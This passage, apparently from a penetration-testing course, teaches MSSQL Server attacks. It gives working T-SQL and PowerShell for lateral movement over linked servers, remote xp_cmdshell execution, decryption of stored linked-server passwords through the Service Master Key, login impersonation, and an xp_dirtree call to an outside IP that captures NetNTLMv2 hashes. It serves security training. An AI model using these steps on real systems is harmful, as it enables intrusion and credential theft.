Since you may use these statements to remotely execute `stored procedures` such as `xp_cmdshell`, the concept of `"lateral movement"` across `MSSQL Servers` exists.

## Enumerating Linked Servers

Before we can execute any remote queries, we need to identify which (if any) servers are linked to the one we have control of. To do so, we may use the sp_linkedservers stored procedure:

```
EXEC sp_linkedservers;
```







From the output above, we see two servers - `SQL01`, which is the server we are currently connected to, and `SQL02`, which is a remote server that is linked to this one.

Once a linked server is identified, we could use the `OPENQUERY` statement like so, for example, to return a list of databases:

```
SELECT * FROM OPENQUERY(SQL02, 'SELECT name, database_id, create_date FROM
sys.databases');
```





Note that we are executing the query as `ws_dev` in the screenshot above. You do not need the `sysadmin` role to execute remote queries, but you will need the `sysadmin` role (or explicit permission) on the remote server if you are attempting to execute commands with e.g., `xp_cmdshell`.

## Remote Command Execution via EXECUTE AT


Before we attempt to execute commands on the `linked server`, we need to make sure we have enough permissions to do so. In this case, we can use the IS_SRVROLEMEMBER function to verify that we are mapped as a login with the `sysadmin` role on `SQL02`. Note the double single quotes, which is how you `"escape"` single quotes in `T-SQL`.

```
SELECT * FROM OPENQUERY(SQL02, 'SELECT IS_SRVROLEMEMBER(''sysadmin'')');
```





Now that we've verified we have enough permissions, we can go ahead and enable `advanced server configuration options`, enable `xp_cmdshell` and then execute `xp_cmdshell` remotely. `OPENQUERY` would work just fine, but for the sake of variation, this is how we could remotely execute `whoami` using `EXECUTE AT`:

```
EXECUTE ('EXEC sp_configure "show advanced options", 1; RECONFIGURE; EXEC
sp_configure "xp_cmdshell", 1; RECONFIGURE; EXEC xp_cmdshell "whoami";')
AT SQL02;
```




In the screenshot above, we can see that the `MSSQL Server` service is running as the default `NT Service\mssqlserver` user, who has the `SeImpersonatePrivilege` privilege.







## Decrypting Linked Server Passwords (Post-Exploitation)

After compromising a machine which hosts an `MSSQL Server` instance with linked servers, it is possible to extract and decrypt the (MSSQL Server Authentication) credentials used to authenticate to said linked servers. To do so, you need to have control of a login with the `sysadmin` role, as well as an account with `local administrator` privileges on the underlying server.

Note: In the case where you have a `local administrator`, but no `sysadmin` access, it is possible to obtain access like so.


The credentials used to authenticate against linked servers are stored inside the sys.syslnklgns table. In order to access this table, a dedicated administrator connection (DAC) must be used. By default, DACs may only be created locally (controlled by the remote admin connections configuration option). We can connect via `DAC` using `SSMS` like so:

1. Close all open connections
2. Select `Database Engine Query` from the file menu
3. Enter `ADMIN:SQL02` as the server name
4. Enter the authentication credentials of a login with the `sysadmin` role. In this case, we will use `Windows Authentication` as `SQL02\Administrator`.





Once connected via `DAC`, you may enumerate the `encrypted` credentials with the following `T-SQL` query. In the output below, we can see that `SQL01` is linked to `SQL02` via the `ws_user` login. We can copy the value of `pwdhash` for later by right clicking and selecting `Copy`.

```
SELECT sysservers.srvname, syslnklgns.name, syslnklgns.pwdhash
FROM master.sys.syslnklgns
INNER JOIN master.sys.sysservers
ON syslnklgns.srvid = sysservers.srvid WHERE LEN(pwdhash) > 0;
```



The credentials stored in `sys.syslnklgns` are symmetrically encrypted with the Service Master Key, which is stored inside the sys.key_encryptions table with a `key_id` value of `102`. You will notice that there are two rows with this `key_id`; both of them are encrypted with DPAPI. The difference is that the one with `thumbprint` set to `0x01` is encrypted in the context of `CurrentUser`, and the other is encrypted in the context of `LocalMachine`. In our case, since we have control of a `local administrator`, it is simpler to decrypt the latter one.

```
SELECT * FROM sys.key_encryptions;
```





We can use the [System.Security.DataProtection]::Unprotect function in `PowerShell` to decrypt the `Service Master Key`, but before we do that, we will need one last key to the puzzle - the `entropy bytes` which `MSSQL Server` used when protecting the data. We can retrieve these from the registry, where they are stored in the following key (where `MSSQL16.MSSQLSERVER` is the name of the `MSSQL Server instance`):

```
PS C:\Users\Administrator> Get-ItemProperty -Path
"HKLM:\SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\Security" -Name "Entropy"

Entropy      : {58, 178, 73, 210...}
PSPath       :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Microsoft SQL Server\MSSQL16.MSSQLSERVER\Security
PSParentPath :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Microsoft SQL Server\MSSQL16.MSSQLSERVER
PSChildName  : Security
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Putting it all together, we can decrypt the `Service Master Key` with the following `PowerShell` script, where `$encryptedData` is set to the value returned from our previous query.

```
$encryptedData = "0xFFFFFFFF500100<SNIP>";
$encryptedData = $encryptedData.Substring(18); # Remove 0x and padding
$encryptedData = [byte[]] -split ($encryptedData -replace '..', '0x$& ');

$entropy = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Microsoft SQL
Server\MSSQL16.MSSQLSERVER\Security" -Name "Entropy").Entropy;

Add-Type -AssemblyName System.Security;
$SMK =
[System.Security.Cryptography.ProtectedData]::Unprotect($encryptedData,
$entropy, 'LocalMachine');
Write-Host (($SMK|ForEach-Object ToString X2) -join '');
```






The result is the hex-encoded decrypted `Service Master Key`, which we may now use to decrypt the credentials found previously. Since MSSQL Server 2012, the `Service Master Key` is used with `AES` for encryption and `3DES` was used before. You can verify which encryption algorithm was used by checking the length of the decrypted `Service Master Key`. If it is `16` bytes long, then `AES` was used, and if it is `8` bytes long then `3DES` was used. In this case, we are running `MSSQL Server 2022`, and the `Service Master Key` is `16` bytes long, so we know that `AES` is the encryption algorithm being used to encrypt the linked server credentials.


In order to decrypt something with `AES`, we need to know `three` values:

- The `Key`, which in this case is the `Service Master Key`
- The `IV`, which in this case is the first 16 bytes (after padding) of `ws_user`'s `pwdhash`
- The `Ciphertext`, which in this case is the remaining bytes from `ws_user`'s `pwdhash`

Rather than doing so manually, we may split the `pwdhash` into the `IV` and `Ciphertext` portions with the following `T-SQL` query:


```
SELECT
        name,
        SUBSTRING(pwdhash, 5, 16) AS 'IV',
        SUBSTRING(pwdhash, 21, LEN(pwdhash) - 20) AS 'Ciphertext'
FROM sys.syslnklgns
WHERE LEN(pwdhash) > 0;
```


With all the parts ready, we can now use the following CyberChef recipe to decrypt `ws_user`'s password, and then decode the text from `UTF-16LE`. Make sure to fill out the `Key`, `IV` and `Input` portions as described above, and set the first two options to `HEX` (they should be by default).




The output is `ws_user`'s decrypted password, prepended by some random padding bytes. We can now use this to authenticate against `SQL01`, and if we are lucky, there may be a domain user which uses the same password.

Although relatively straightforward, repeating this whole process for each password and server may get tedious. Luckily, there is a script which automates all of it, created by the smart people at NetSPI. To use the script, simply import the `PowerShell module` (located on `SQL02\Administrator`'s desktop), and then invoke `Get-MSSQLLinkPasswords`:




# Tools of the Trade

## Introduction

In this section, we will take a look at two tools ( Impacket MSSQLClient and PowerUpSQL) which may be used to carry out most of the attacks covered in the previous sections.

## Impacket MSSQLClient

### Re-Introduction to Impacket MSSQLClient

Earlier, in the `Introduction to MSSQL Server` section, we introduced `Impacket MSSQLClient` as a way to connect to `MSSQL Server` instances from a `linux`-based machine. In addition to executing `T-SQL` queries, `Impacket MSSQLClient` has a number of built-in commands which automate many of the attacks we discussed in the previous sections.

You may access a list of built-in commands from within `Impacket MSSQLClient` by executing the `help` command:

```
SQL (ws_dev  guest@master)> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
```

```
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

## Enumeration

`Impacket MSSQClient` offers `six` different `enum_` commands to enumerate various aspects of `MSSQL Server` instances, from `logins` we may `impersonate`, to `linked servers`.

```
SQL (ws_dev  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        ws_dev    sa
b'LOGIN'     b''        IMPERSONATE       GRANT        ws_dev    ws_user
```


## Privilege Escalation

We can use commands built into `Impacket MSSQLClient` to automate two of the ways we discussed to escalate privileges. We can use the `exec_as_login` function to impersonate logins:

```
SQL (ws_dev  guest@master)> exec_as_login sa
SQL (sa  dbo@master)> SELECT SYSTEM_USER;
--
sa
```

And we can use `xp_dirtree` command to steal the service's `NetNTLMv2` hash:

```
SQL (ws_dev  guest@master)> xp_dirtree \\10.10.14.104\a
subdirectory   depth   file
------------   -----   ----
```



